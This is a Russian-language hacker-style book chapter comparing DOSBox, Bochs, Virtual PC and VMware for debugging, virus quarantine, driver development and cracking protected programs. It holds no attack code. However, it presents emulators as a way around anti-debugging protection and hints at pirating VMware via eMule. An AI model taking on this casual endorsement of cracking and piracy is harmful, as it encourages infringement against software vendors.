Некоторые из эмуляторов расширяемы, некоторые нет. Но даже у самых расширяемых из них степень маневренности и глубина конфигурабельности довольно невелики и поверхностно документированы (если документированы вообще). Наверное, это происходит оттого, что фактор расширяемости реально требуется очень и очень немногим. Эмуляторы ведь пишут не для хакеров! А жаль!

Открытость исходных текстов

Наличие исходных текстов частично компенсирует качество документации и плохую расширяемость эмулятора. Если подопытная программа отказывается выполняться под эмулятором, исходные тексты помогут разобраться в ситуации и устранить дефект. К тому же, мы можем оснастить эмулятор всем необходимым нам инструментарием. Например, дампером памяти (back tracer), позволяющим прокручивать выполнение программы в обратном порядке (между прочим, классная вещь для взлома, скажу я вам!). А возможность оперативного добавления недокументированных машинных команд или наборов инструкций новых процессоров?

К сожалению, коммерческие эмуляторы распространяются без исходных текстов, а Open Source эмуляторы все еще не вышли из юношеского возраста и для решения серьезных задач непригодны. Увы! Слово "мир" — это синоним слова "несовершенство"!

Качество эмуляции

Какой прок от эмулятора, если на нем нельзя запускать SoftIce? Можно, конечно, использовать и другие отладчики (например, Olly Debugger), но их возможности намного более ограничены; к тому же, на некачественных эмуляторах некоторые из защищенных программ просто не идут!

Для увеличения скорости эмуляции многие из разработчиков сознательно усекают набор эмулируемых команд, поддерживая только наиболее актуальные из них (в особенности это относится к привилегированным командам защищенного режима, командам математического сопроцессора, включая мультимедийные, и некоторым "редкоземельным" командам реального режима). Служебные регистры, флаги трассировки и другие подобные им возможности чаще всего остаются незадействованными. Тем не менее такие эмуляторы пригодны не только для запуска игрушек! Их можно использовать как "карантинную" зону для проверки свежераздобытых программ на вирусы или как подопытную мышь для экспериментов с тем же редактором Disk Editor, например.

Коммерческие эмуляторы в большинстве своем используют механизмы динамической эмуляции привилегированных команд, а все остальные выполняя на "живом" процессоре — в сумеречной зоне изолированного адресного пространства, окруженной частоколом виртуальных портов, что не только существенно увеличивает производительность, но и автоматически добавляет поддержку всех новомодных мультимедийных команд (разумеется, при условии, что их поддерживает ваш физический процессор).

Между тем в обработке исключительных ситуаций (exceptions), воздействиях команд на флаги, недопустимых способах адресации эмуляторы (даже динамические!) зачастую ведут себя совсем не так, как настоящий процессор, и защитный код может выяснить это! Впрочем, если защищенная программа не будет работать под эмулятором, это сильно возмутит легальных пользователей.

Встроенный отладчик

Защищенные программы всячески противостоят отладчикам, дизассемблерам, дамперам и прочему хакерскому оружию. Как правило, до нулевого кольца дело не доходит, хотя некоторые защиты (например, extreme protector) работают и там. Существуют десятки, если не сотни способов сорвать отладчику крышу, и противостоять им достаточно трудно, особенно, если вы только начали хакерствовать.

Могущество эмулятора как раз и заключается в том, что он полностью контролирует выполняемый код, и обычные антиотладочные приемы на нем не срабатывают. К тому же, аппаратные ограничения эмулируемого процессора на сам эмулятор не распространяются. В частности, количество "аппаратных" точек останова не обязано равняться четырем, как на x86. При необходимости эмулятор может поддерживать тысячу или даже миллион точек останова, причем условия их срабатывания могут быть сколь угодно извращенными. Например, можно всплывать на каждой команде `Jx`, следующей за командой

```
TEST EAX, EAX
```

соответствующей конструкции

```
if (my_func())
...
```

Естественно, для этого эмулятор должен быть оснащен интегрированным отладчиком. Любой другой отладчик, запущенный под эмулятором, например, SoftIce, никаких дополнительных преимуществ не получает. Возможности имеющихся интегрированных отладчиков достаточно невелики и обеспечивают ничуть не лучшую функциональность, чем debug.com, а нередко существенно уступают ему, поэтому к ним стоит прибегать лишь в крайних случаях, когда обыкновенные отладчики с защитой уже не справляются.

1.5. Обзор эмуляторов

Из всех существующих эмуляторов наибольшей популярностью пользуются: DOSBox, Bochs, Microsoft Virtual-PC и VMWare, каждый из которых имеет свои особенности, свои сильные и слабые стороны и, конечно же, свой круг поклонников. Совершенно не претендуя на беспристрастное сравнение, автор рискнул высказать свою точку зрения, подчеркивая те характеристики эмуляторов, которые ему по душе, и игнорируя все остальные. В конечном счете любое описание субъективно

DOSBox

Бесплатный эмулятор, распространяющийся в исходных текстах. Эмулирует единственную операционную систему — MS-DOS 5.0, главным образом, для запуска старых игр. Жесткие диски не эмулируются (эмуляция дискового ввода/вывода заканчивается на прерывании `INT 21h`), и SoftIce на нем не идет. Зато cup386 (распаковщик исполняемых файлов плюс отладчик) работает вполне исправно (рис. 1.8). Также имеется неплохой интегрированный отладчик (правда, для этого эмулятор должен быть перекомпилирован с отладочными ключами).



Рис. 1.8. Отладчик cup386, запущенный под управлением эмулятора DOSBox (непосредственно из-под Windows cpu386 не запускается)

Возможность расширения конструктивно не предусмотрена, однако доступность хорошо структурированных исходных текстов делает эту проблему неактуальной, и вы в любой момент можете добавить к эмулятору любую фичу, которую только захотите (например, виртуальный жесткий диск).

Поддерживаются три режима эмуляции: полная, частичная и динамическая. Полнота "полной" эмуляции на самом деле довольно условна (SoftIce ведь не идет!), однако для подавляющего большинства неизвращенных программ с лихвой хватает и частичной. Оба этих режима достаточно надежны, и вырваться за пределы эмулятора нереально, правда, производительность виртуальной машины оставляет желать лучшего — Pentium III 733 МГц опускается до 13,17 МГц, замедляясь более, чем в 50 раз. Модуль динамической эмуляции (выполняющий код на "живом" процессоре) все еще находится в стадии разработки, и текущая версия содержит много ошибок, некоторые из которых фатальны, поэтому пользоваться им не рекомендуется (хотя его производительность вчетверо выше).

Обмен данными с внешним миром происходит либо через прямой доступ к CD-ROM, либо через монтирование каталогов физического диска на виртуальные логические диски, доступные из-под эмулятора через интерфейс `INT 21h`, что обеспечивает достаточно надежную защиту от вредоносных

программ. Уничтожить смонтированную директорию они смогут, но вот все остальные — нет!

DOSBox хорошо подходит для экспериментов с большинством MS-DOS вирусов (исключая, пожалуй, лишь тех из них, что нуждаются в прерывании `INT 13` или портах ввода/вывода), а также взлома программ, работающих как в реальном, так и защищенном режимах.

Bochs

Подлинно хакерский эмулятор, ориентированный на профессионалов. Простые смертные находят его чересчур запутанным и непроходимо сложным. Здесь все настраивается через текстовые конфигурационные файлы: от количества процессоров (кстати говоря, Bochs единственный из всех известных мне эмуляторов, позволяющий эмулировать более одного процессора!) до геометрии виртуального диска.

Это некоммерческий продукт с открытыми исходными текстами и впечатляющим качеством эмуляции. Контроллеры гибких и жестких IDE-дисков эмулируются на уровне портов ввода/вывода, обеспечивая совместимость практически со всеми низкоуровневыми программами. Полностью эмулируется защищенный режим процессора. Во всяком случае SoftIce запускается вполне успешно (правда, работает несколько нестабильно, периодически завешивая виртуальную клавиатуру). Имеется достаточно приличный интегрированный отладчик с неограниченным количеством виртуальных точек останова и функций обратной трассировки.

К сожалению, невысокая скорость эмуляции не позволяет запускать никакие графические системы. Судите сами — эффективная тактовая частота моего Pentium III 733 МГц падает до 1,49 МГц. Это же сколько часов Windows 2000 будет загружаться?!

Работа с дисковыми образами реализована через то место, куда Макар телят не гонял. Поддерживаются только фиксированные диски, а сами образы создаются внешними средствами от независимых разработчиков. К счастью, имеется возможность прямого доступа к CD-ROM-приводу, но вот к физическим гибким дискам прямого доступа нет, и потому, чтобы вынести пару файлов из виртуальной машины, приходится надрываться. Возможность работы со snapshoots также отсутствует (под shapshoot Bochs понимает отнюдь не состояние виртуальной машины, а копию ее экрана).

Эмулятор хорошо подходит для исследования вирусов и отладки извращенных программ, работающих в MS-DOS или терминальном режиме Linix/Free BSD, а также экспериментов с различными файловыми системами (рис. 1.9).



Рис. 1.9. Отладчик SoftIce в MS-DOS-сессии под управлением эмулятора Bochs, запущенного из-под Windows

Microsoft Virtual PC

Неплохой коммерческий эмулятор, распространяющийся без исходных текстов, но зато обеспечивающий приличную скорость эмуляции, превращающую Pentium III 733 МГц в Pentium III 187 МГц (динамический режим эмуляции обеспечивает поддержку всех машинных команд физического процессора).

Полностью эмулируется AMI BIOS (с возможностью конфигурирования через Setup) (рис. 1.10), чипсет Intel 440BX, звуковая карта типа Creative Labs Sound Blaster 16 ISA, сетевой адаптер DEC 21140A 10/100 и видеокарта S3 Trio 32/64 PCI с 8 Мбайт памяти. В общем, довольно внушительная конфигурация, позволяющая запускать современные операционные системы семейства Windows NT и Free BSD с "иксами".

Имеется возможность прямого доступа к гибким и оптическим дискам. Жесткие диски эмулируются на уровне двухканального контроллера IDE (см. документацию на чипсет 440BX), размещаясь на винчестере в виде динамического или фиксированного файла-образа. При желании можно взаимодействовать с хозяйской операционной системой и остальными виртуальными машинами через разделяемые папки или виртуальную локальную сеть.

Оба этих метода, с хакерской точки зрения, небезопасны, и потому при исследовании агрессивных программ к ним лучше не прибегать.



Рис. 1.10. Microsoft Virtual PC эмулирует весь компьютер целиком, включая BIOS Setup

К сожалению, при попытке запуска SoftIce эмулятор аварийно завершает работу виртуальной машины, выдавая следующее сообщение (рис. 1.11). Встроенный отладчик отсутствует, как отсутствует и возможность сохранения состояния виртуальной машины с последующим возращением к нему. Все это существенно ограничивает область применения данного эмулятора. Будь он бесплатным продуктом, его было бы можно смело рекомендовать для экспериментов с файловыми системами на предмет обретения навыков по разрушению/восстановлению данных, но это явно не стоит тех денег, которые за него просят. Бесплатно можно утянуть только демонстрационную версию, работающую на протяжении 45 дней, после чего требующую регистрации.



Рис. 1.11. Реакция Microsoft Virtual PC на попытку запуска SoftIce

VMware

Еще один коммерческий эмулятор, но в отличие от конкурентов действительно стоящий своих денег (особенно в свете того, что покупать его ни один здравомыслящий соотечественник все равно не решится). Скажем сразу: это единственный эмулятор, стабильно поддерживающий SoftIce и умеющий работать со snapshoots.

Скорость эмуляции — выше всяких похвал. Pentium III 733 МГц превращается в Pentium III 336 МГц (т. е. замедляется менее, чем в два раза). Полностью эмулируется Phoenix BIOS 4.0, чипсет типа Intel 440BX и LSI LogicR LSI53C10xx Ultra160 SCSI I/O контроллер, поддерживающий виртуальные SCSI-диски, размещающиеся в динамическом или фиксированном файле-образе. При желании можно работать и с IDE-дисками, но они несколько менее производительны.

Тщательно спроектированная виртуальная сеть позволяет экспериментировать с сетевыми червями, не опасаясь, что они поразят основной компьютер. Также имеется возможность прямого доступа к гибким/лазерным дискам и разделяемые папки с достойной защитой.

Короче говоря, VMware представляет собой многоцелевой эмулятор, пригодный для любых экспериментов, за исключением игр. Во всяком случае добиться нормальной поддержки звука из-под MS-DOS мне так и не удалось, в то время как у остальных эмуляторов с этим не было никаких проблем.

При всех своих достоинствах VMware не отменяет остальных эмуляторов, особенно тех из них, что содержат интегрированные отладчики, распространяются в исходных текстах и позволяют неограниченно расширять свой функционал (рис. 1.12). Поэтому ни победителей, ни проигравших в этом сравнении нет. Побеждает только дружба!



Рис. 1.12. Отладчик SoftIce, запущенный под Windows 2000, под управлением эмулятора VMware, запущенного под Windows 2000. Нет, это не рекурсия, это просто эмулятор такой хороший

Сводная таблица характеристик эмуляторов

Предлагаю сравнить эмуляторы с помощью табл. 1.1.

Таблица 1.1. *Основные характеристики наиболее популярных эмуляторов (неблагоприятные свойства выделены серым цветом)*

	DOSBox	**Bochs**	**Microsoft Virtual PC**	**VMware**
бесплатность	да	да	нет	нет
исходные тексты	да	да	нет	нет
количество эмулируемых процессоров	1	1, 2, 4, 8	1	1

Таблица 1.1 *(окончание)*

	DOSBox	Bochs	Microsoft Virtual PC	VMware
эффективная тактовая частота на Pentium III 733	13,17 МГц	1,49 МГц	189 МГц	336 МГц
расширяемость	нет	частично	нет	частично
поддержка динамической эмуляции процессора	частично	нет	да	да
виртуальные жесткие диски	нет	IDE, фиксированные образы	IDE, динамические и фиксированные образы	IDE/SCSI, динамические и фиксированные образы
поддержка SoftIce	нет	частично	нет	да
встроенный отладчик	да, но требуется перекомпиляция	да	нет	нет
работа со shapshoots	нет	нет	нет	да

Разные мелочи

- SoftIce, запущенный под эмулятором, не замораживает основную систему, не затыкая WinAmp, не разрывая соединения с Интернетом, не замораживая часы системного времени и оставляя MSDN доступным!
- Для виртуальной машины с лазерного диска необходимо войти в виртуальный BIOS Setup (в частности, в VMware это делается нажатием клавиши <F2> во время начальной заставки) и в меню boot вытянуть CD-ROM наверх.
- Один и тот же дисковый образ может быть подключен к нескольким виртуальным машинам, что может быть использовано для передачи файлов между ними или совместного использования приложений.
- Все описываемые эмуляторы могут быть найдены в Осле (**www.emule.ru**) по их имени.

1.6. Области применения эмуляторов

"Если под рукой нет линейки, используй подручные средства в качестве измерительных приборов: дискета — 9×9 см; видеокассета — 18,5×10 см; твой пенис — сам знаешь".

Из лекций по метрологии

Эмулятор компьютера — великая вещь! Кем бы вы ни были — продвинутым пользователем, администратором, программистом или даже воинствующим хакером, эмулятор вас выручит и поможет, весь вопрос в том, когда и как. Вот об этом мы и собираемся рассказать! Эмуляторы прочно вошли в нашу жизнь и не собираются из нее никуда уходить. Напротив, численность их поголовья множится с каждым днем. Мы не будем рекламировать каких-то конкретных представителей этого вида, пусть каждый выбирает эмулятор своей мечты самостоятельно. Лучше мы расскажем, что с этим самым эмулятором можно сделать, как правильно его употребить.

Пользователям

Вообрази себе картину: ты читаешь в компьютерном журнале про замечательную игрушку, загораешься всей душой и вдруг обнаруживаешь, что на твоей оси она не идет. Прямо как обухом по голове! Хуже всего приходится пользователям Free BSD — игр под нее не найдешь днем с огнем. Для Windows места не жалко, но перезагружаться каждый раз, чтобы запустить игру — нет уж, увольте! А если это игра под Mac или Sony Playstation? Современные аппаратные мощности позволяют забыть о родном "железе" и эмулировать весь компьютер целиком, открывая безграничный мир программного обеспечения. Теперь вы уже не привязаны к какой-то конкретной платформе и можете запускать любые программы, независимо для какого компьютера они были написаны — ZX SPECTRUM или XBox. Главное — найти хороший эмулятор (рис. 1.13)!

Основная операционная система становится как бы фундаментом для целого зоопарка гостей. Одну из клеток этого зверинца можно (и нужно!) выделить под своеобразный карантин-отстойник. Известно, что при установке новой программы вы всегда рискуете уронить операционную систему — кривой инсталлятор, конфликт библиотек, AddWare или просто карма у нее такая. Программы, полученные из ненадежных источников, лучше держать подальше от всех остальных. Просто выделите им отдельную виртуальную машину в эмуляторе, и хрен они вырвутся оттуда!

Рис. 1.13. Не важно, какая у тебя ось! Важно — какой у тебя эмулятор!

Администраторам

Для администраторов эмулятор — это, в первую очередь, полигон для всевозможных экспериментов. Поставьте себе десяток различных UNIX и издевайтесь над ними по полной программе. Устанавливайте систему, сносите ее и снова устанавливайте, слегка подкрутив конфигурацию. На работу ведь принимают не по диплому, а по специальности, а специальность приобретается только в боях. То же самое относится и к восстановлению данных. Без специальной подготовки Disk Editor на своей рабочей машине лучше всего не запускать, а Disk Doctor — тем более. Нет никакой гарантии, что он действительно вылечит диск, а не превратит его в винегрет. Короче говоря, эмулятор — это великолепный тестовый стенд, о котором раньше не приходилось даже мечтать.

В больших организациях администратор всегда держит на резервном компьютере точную копию сервера и все заплатки сначала обкатывает на нем. В конторах поменьше отдельной машины под это дело никто не даст, и приходится прибегать к эмулятору. На нем же тестируются различные

эксплоиты, и если факт уязвимости подтверждается, принимаются оперативные меры по ее устранению.

Общение виртуальной машины с основной операционной системой и другими виртуальными машинами обычно осуществляется через локальную сеть. Виртуальную, разумеется. При наличии 512–1024 Мбайт памяти можно создать настоящий корпоративный интранет — с SQL и WEB-серверами, DMZ-зоной, брандмауэром и несколькими рабочими станциями, свободно умещающимися внутри домашнего компьютера. Лучшего полигона для обучения сетевым премудростям и не придумаешь. Хочешь — атакуй, хочешь — администрируй (рис. 1.14).



Рис. 1.14. Виртуальная сеть Андрея Бешкова

Разработчикам

Больше всего эмуляторы любят разработчики драйверов. Ядро не прощает ошибок и мстительно разрушает жесткий диск, уничтожая все данные, накопленные за многие годы. Перезагрузки и зависания — вообще обычное дело, к которому привыкаешь, как к стуку колес или шороху шин. К тому же, большинство отладчиков ядерного уровня требует наличия двух компьютеров, соединенных COM-шнурком или локальной сетью (рис. 1.15). Для профессионального разработчика это не роскошь, но куда их ставить? Окружишь себя мониторами, а потом, как дурак, крутишь во все стороны головой — отвались моя шея!



Рис. 1.15. Разработка драйверов в доэмуляторную эпоху

С эмулятором все намного проще. Ни тебе потери данных, ни перезагрузок, а всю работу по отладке можно выполнять на одном компьютере. Естественно, что совсем уж без перезагрузок дело не обходится, но пока перезагружается виртуальная машина, можно делать что-то полезное на основной (например, править исходный код драйвера). К тому же, мы можем заставить эмулятор писать команды в лог-файл и потом подсмотреть, что привело драйвер к смерти (рис. 1.16).

В GENETIC-ядре Free BSD отладчика нет, а отладочное ядро вносит в систему побочные эффекты. В нем драйвер может работать нормально, но будет брехать GENETIC. Windows-отладчики ведут себя схожим образом, и окончательное тестирование драйвера должно проходить в "безлошадной" конфигурации, начисто лишая разработчика всех средств отладки и мониторинга.

А что прикладные программисты? Эмуляторы позволяют держать им под рукой всю линейку операционных систем, подстраивая свои программы под особенности поведения каждой из них. У Windows всего две системы: NT плюс 9*x*, и то у них голова кругом идет, а UNIX намного более разнообразен!



Рис. 1.16. Еще один разработчик драйверов

